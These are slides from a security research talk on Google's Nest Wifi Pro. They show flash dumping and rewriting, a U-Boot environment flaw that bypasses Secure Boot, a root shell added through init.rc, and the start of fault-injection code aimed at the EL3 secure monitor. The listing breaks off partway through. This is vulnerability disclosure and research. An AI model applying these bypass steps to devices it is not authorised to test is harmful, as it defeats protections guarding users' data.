

raelize

EL3VATED PRIVILEGES

Glitching Google's Wifi Pro from Root to EL3.

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OVERVIEW.

- Introduction
- Getting root on Google's Nest Wifi Pro
- Glitching Google's Nest Wifi Pro
- Journey from root to EL3
- Conclusion

Introduction.

raelize

- Founded in 2020 in The Netherlands
 - By Cristofaro Mune & Niek Timmers
 - We used to work for Riscure (2010-2019)
- Services: Consultancy, Research and Training
- (Device) Security Expertise:
 - Secure Boot
 - Trusted Execution Environment (TEE)
 - Fault Injection ()

YESTERDAY'S RESEARCH.

- Analysis of Qualcomm IPQ401x-based devices
 - E.g., Netgear Orbi RB20, Linksys EA8300, ...
- Several critical software vulnerabilities in Qualcomm's TEE (QSEE)
 - E.g., [CVE-2020-11256](#)
- Also, we compromised QSEE using EM glitches ()



TODAY'S RESEARCH.

- Analysis of Google's Nest Wifi Pro
 - Wi-Fi 6E Router
 - Available globally
- Based on Qualcomm's IPQ5018 SoC
 - Dual-core 64-bit ARM CPU
 - Secure Boot
 - Trusted Execution Environment (QSEE)
- Modern software stack
 - Android (but no support for apps)
 - Linux 5.4.89
 - ...



Lets open the device.


SERIAL INTERFACE.



```
Format: Log Type - Time(microsec) - Message - Optional Info
Log Type: B - Since Boot(Power On Reset), D - Delta, S - Sta
S - QC_IMAGE_VERSION_STRING=BOOT.BF.3.3.1.1.C4-00012
S - IMAGE VARIANT STRING=MAASANAZA
S - OEM IMAGE VERSION STRING=CRM
S - Mar  8 2022 01:13:12
S - Boot Config, 0x000002c3
B -      127 - PBL, Start
...
B -    112636 - SBL1, Start
...
U-Boot 2016.01-gc3449fb (Jan 24 2024 - 00:34:19 +0000)
DRAM: smem ram ptable found: ver: 1 len: 4
1 GiB
NAND: QPIC: disabled, skipping initialization
SF: Unsupported flash IDs: manuf 00, jedec c03f, ext_jedec 7ff
ipq_spi: SPI Flash not found (bus/cs/speed/mode) = (0/0/480000
MMC:  : 0 (eMMC)
*** Warning - bad CRC, using default environment
PCI Link Intialized
PCI Link Intialized
In:   serial@78AF000
Out:  serial@78AF000
Err:  serial@78AF000
ART partition read failed..
Hit any key to stop autoboot: 0
do_bootipq: boot signed image
...
Starting kernel...
```

No printing after U-Boot has finished! 😞

DUMPING THE EMMC FLASH.



Locate the flash




Locate the signals



Connect to SD card

Unfortunately, this did not work. 😞

FIXING THE ISSUE.



Disconnect CLK from SoC while interfacing with flash

ACCESSING THE FLASH CONTENTS.

Flash detected by Linux driver

```
$ sudo dmesg
usb-storage 1-2:1.0: USB Mass Storage device detected
scsi 0:0:0:0: Direct-Access Generic- SD/MMC
Attached scsi generic sg0 type 0
Attached scsi generic sg1 type 0
[sga] 7634944 512-byte logical blocks: (3.91 GB/3.64 GiB)
[sga] Attached SCSI removable disk
sda: sda1 sda2 sda3 sda4 sda5 sda6 sda8 sda9 sda10
      sda11 sda12 sda13 sda14 sda15 sda16 sda17 sda18 sda19
```

Dumping the entire flash

```
$ sudo dd if=/dev/sda of=flash.bin bs=512
```

Writing a particular partition

```
$ sudo dd if=qsee_b of=/dev/sda6 bs=512
```

Printing the GPT header

```
$ parted flash.bin
(parted) p
Partition Table: gpt
Number  Start   End     Size    File system  Name
1       17,4kB  280kB   262kB   sbl
2       280kB   4474kB  4194kB  fts
3       4474kB  38,0MB   33,6MB  ext4   factory
4       38,0MB   39,1MB   1049kB  misc
5       39,1MB   39,7MB   655kB   qsee_a
6       39,7MB   40,4MB   655kB   qsee_b
7       40,4MB   40,5MB   131kB   devcfg_a
8       40,5MB   40,6MB   131kB   devcfg_b
9       40,6MB   40,8MB   131kB   cdt_a
10      40,8MB   40,9MB   131kB   cdt_b
11      40,9MB   43,0MB   2097kB  uboot_a
12      43,0MB   45,1MB   2097kB  uboot_b
13      45,1MB   112MB   67,1MB  boot_a
14      112MB   179MB   67,1MB  boot_b
15      179MB   767MB   587MB   ext4   system_a
16      767MB   1354MB  587MB   ext4   system_b
17      1354MB  1773MB  419MB   ext4   cache
18      1773MB  2835MB  1062MB  data
19      2835MB  3909MB  1074MB  ext4   crash
```

WHAT WE ACHIEVED SO FAR

- 1 We can communicate via the serial interface
- 2 We can re-program the eMMC flash in place

Let's get root.

SECURE BOOT.

- Secure Boot is (likely) enabled by eFuse
 - So we cannot simply modify the flash
- Boot stages verify each other
 - ROM verifies SBL
 - SBL verifies U-Boot
 - U-Boot verifies Linux Kernel
- Confirmed by programming a modified Linux Kernel image

```
1 U-Boot 2016.01-gc3449fb (Jan 24 2024 - 00:34:19 +0000)
2 DRAM: smem ram ptable found: ver: 1 len: 4
3 1 GiB
4 NAND: QPIC: disabled, skipping initialization
5 SF: Unsupported flash IDs: manuf 00, jedec c03f, ext_
6 ipq_spi: SPI Flash not found (bus/cs/speed/mode) = (0
7 0 MiB
8 MMC:   : 0 (eMMC)
9 *** Warning - bad CRC, using default environment
10
11 PCI Link Intialized
12 PCI Link Intialized
13 In:    serial@78AF000
14 Out:   serial@78AF000
15 Err:   serial@78AF000
16 ART partition read failed..
17 Hit any key to stop autoboot: 0
18 do_bootipq: boot signed image
19 Kernel image authentication failed
20 BUG: failure at board/qca/arm/common/cmd_bootqca.c:84
21 BUG!
22 resetting ...
```

We need to bypass Secure Boot to get a root shell! 😞

U-BOOT ENVIRONMENT.

- U-Boot uses an environment for various configuration options
 - Usually stored somewhere in (external) flash
 - In this case, in a partition that does not exist 😱
- Note, U-Boot source code is available in GPL sources provided by Google

U-Boot searches for specific partitions

```
1 ...
2 ret = get_partition_info_by_name(blk_dev, "0:APPBLENV", &disk_info);
3
4 if (ret)
5     ret = get_partition_info_by_name(blk_dev, "ubootenv", &disk_info);
6
7 if (ret == 0) {
8     board_env_offset = disk_info.start * disk_info.blksz;
9     board_env_size = disk_info.size * disk_info.blksz;
10    board_env_range = board_env_size;
11    BUG_ON(board_env_size > CONFIG_ENV_SIZE_MAX);
12 }
13 ...
```

Failed search is reflected on serial interface

```
1 U-Boot 2016.01-gc3449fb (Jan 24 2024 - 00:34:19 +0000)
2 ...
3 SF: Unsupported flash IDs: manuf 00, jedec c03f, ext_jedec 7fff
4 ipq_spi: SPI Flash not found (bus/cs/speed/mode) = (0/0/48000000/0)
5 0 MiB
6 MMC:   : 0 (eMMC)
7 *** Warning - bad CRC, using default environment
8 ...
9 ...
10 Hit any key to stop autoboot: 0
11 do_bootipq: boot signed image
12 ...
13 Starting kernel ...
```

What if we add the missing partition? 🤔

SECURE BOOT BYPASS.

Long story short: U-Boot will use our (malicious) env.

No verification when atf variable is set


```
1 ...
2 if (ret == 0 && buf == 1 && !getenv("atf")) {
3     printf("%s: boot signed image\n", __func__);
4     ret = do_boot_signedimg(cmdtp, flag, argc, argv);
5 }
6 else if (ret == 0 || ret == -EOPNOTSUPP)
7 {
8     printf("%s: boot unsigned image\n", __func__);
9     ret = do_boot_unsignedimg(cmdtp, flag, argc, argv);
10 }
11 ...
```

Confirmed on the serial interface

```
1 U-Boot 2016.01-gc3449fb (Jan 24 2024 - 00:34:19 +0000)
2 ...
3 SF: Unsupported flash IDs: manuf 00, jedec 7fff, ext_jedec ff3f
4 ipq_spi: SPI Flash not found (bus/cs/speed/mode) = (0/0/48000000/0)
5 MMC:   : 0 (eMMC)
6 In:    serial@78AF000
7 Out:   serial@78AF000
8 Err:   serial@78AF000
9 ...
10 Hit any key to stop autoboot:  0
11 do_bootipq: boot unsigned image
12 ...
```

We can now load an unsigned Linux kernel image! 

BUG ALSO FOUND BY SERGEI (CVE-2024-22013)



See his [talk](#) at [Hardware.io Netherlands 2024](#)

ROOT SHELL

- U-Boot verifies the kernel as part of an Android boot image containing the following:
 - Kernel arguments
 - ramdisk
 - Linux Kernel
- As we can bypass Secure Boot, we can modify its contents
 - Modify kernel arguments to enable printing
 - Modify init.rc in ramdisk to get root shell

Enable printing (modify 'console=' to 'raelize=')

```
1 $ hexdump -C boot_b
2 ...
3 0060: 00 00 00 00 00 00 00 00 00 69 6e 69 74 3d 2f 69 6e |....init=/i
4 0070: 69 74 20 63 6c 6b 5f 69 67 6e 6f 72 65 5f 75 6e |it clk_ignore_u
5 0080: 75 73 65 64 20 72 6e 67 5f 63 6f 72 65 2e 64 65 |used rng_core.d
6 0090: 66 61 75 6c 74 5f 71 75 61 6c 69 74 79 3d 31 30 |fault_quality=1
7 00a0: 30 20 67 70 74 20 72 61 65 6c 69 7a 65 3d 20 20 |0 gpt raelize=
8 00b0: 72 6f 20 6d 6f 64 75 6c 65 5f 62 6c 61 63 6b 6c |ro module_black
9 00c0: 69 73 74 3d 6f 76 65 72 6c 61 79 20 6c 6f 67 63 |ist=overlay log
10 00d0: 61 74 5f 62 75 66 66 65 72 5f 73 69 7a 65 73 3d |at_buffer_sizes
11 00e0: 31 30 32 34 2c 32 2c 32 2c 33 32 00 00 00 00 00 |1024,2,2,32...
12 ...
```

Start root shell at the end of 'on boot' (init.rc)

```
1 on init
2 ...
3 on boot
4 ...
5 exec /system/bin/ash
```

Root shell on the serial interface after we boot

```
1 # whoami
2 root
3 # getprop ro.build.description
4 sirocco-user 3.73 OPENMASTER 406133 release-keys
```


WHAT WE ACHIEVED SO FAR

- 1 We can communicate via the serial interface
- 2 We can re-program the eMMC flash in place
- 3 We bypassed Secure Boot with a bug in U-Boot
- 4 - We enabled printing on the serial interface
- 5 - We start a root shell on the serial interface

Let's go deeper! 😊

TRUSTED EXECUTION ENVIRONMENT (TEE)


- Google's Wifi Pro uses Qualcomm's TEE (i.e., QSEE) to protect user data
 - Implemented using ARM TrustZone
 - Separate subsystem separated from Linux
- As any ARM64-based TEE, it's composed of:
 - Secure Monitor (EL3)
 - Secure OS (S-EL1)
 - Trusted Applications (S-EL0)
- When Linux is compromised, it should not affect the secrets protected by QSEE



Our goal is to escalate privileges from root to EL3! 😎

TYPICAL APPROACH: SW VULNERABILITIES

- Find and exploit software vulnerabilities in:
 - Secure Monitor to get EL3
 - Secure OS to get S-EL1
 - Trusted Application to get S-EL0
- We can interface with them all from a modified Kernel (i.e., using smc instructions)



We found bugs, but we cannot talk about it yet... 😢

⭐ ANOTHER IDEA ⭐

- Glitch (⚡) the Secure Monitor to get a R/W primitive
- Use R/W primitive to configure the secure memory
- Use root shell to rewrite Secure Monitor code
- Execute modified Secure Monitor code 💰💰💰


Will this work? Let's find out!

WHAT DO WE NEED? 😞


- Ability to glitch Qualcomm's IPQ5018 SoC
 - Requires a fault injection setup
- Ability to issue arbitrary smc instructions
 - Requires kernel code execution
- Ability to fault the right code construction
 - Requires reversing and experimentation
- Understanding of how secure memory is configured
 - Requires reversing

FAULT INJECTION SETUP


- Communication
 - Serial interface
- Trigger
 - Factory reset button (GPIO)
- Reset
 - Relay to switch PSU
- Tooling from Keysight
 - Spider
 - XYZ Table
 - EMFI Probe



FAULT INJECTION SETUP DIAGRAM



FAULT INJECTION SETUP ACTUAL



Let's start glitching... 

CHARACTERIZATION

- Determine if the target is vulnerable
- Identify effective glitch parameters
 - Glitch power
 - Glitch location
- Preferably the first step before performing an attack

CHARACTERIZATION: CODE

- Implemented in a kernel module
- Unrolled loop using **add** instructions
- Trigger before and after instructions

```
MODULE_DESCRIPTION(
    "CHARACTERIZATION 1 for Google's Nest Wi-Fi Pro"
);

#define o "add r7, r7, #1;"
#define t o o o o o o o o o o
#define h t t t t t t t t t t
#define d h h h h h h h h h h
#define x d d d d d d d d d d

static int unrolled_loop(volatile u32 *trigger) {
    volatile u32 count = 0;

    *trigger = 0x3;

    asm volatile(
        "mov r7, #0;"           X
        "mov %[count], r7;"      X
        : [count] "=r" (count) : : "r7", "r12"
    );
    *trigger = 0x0;

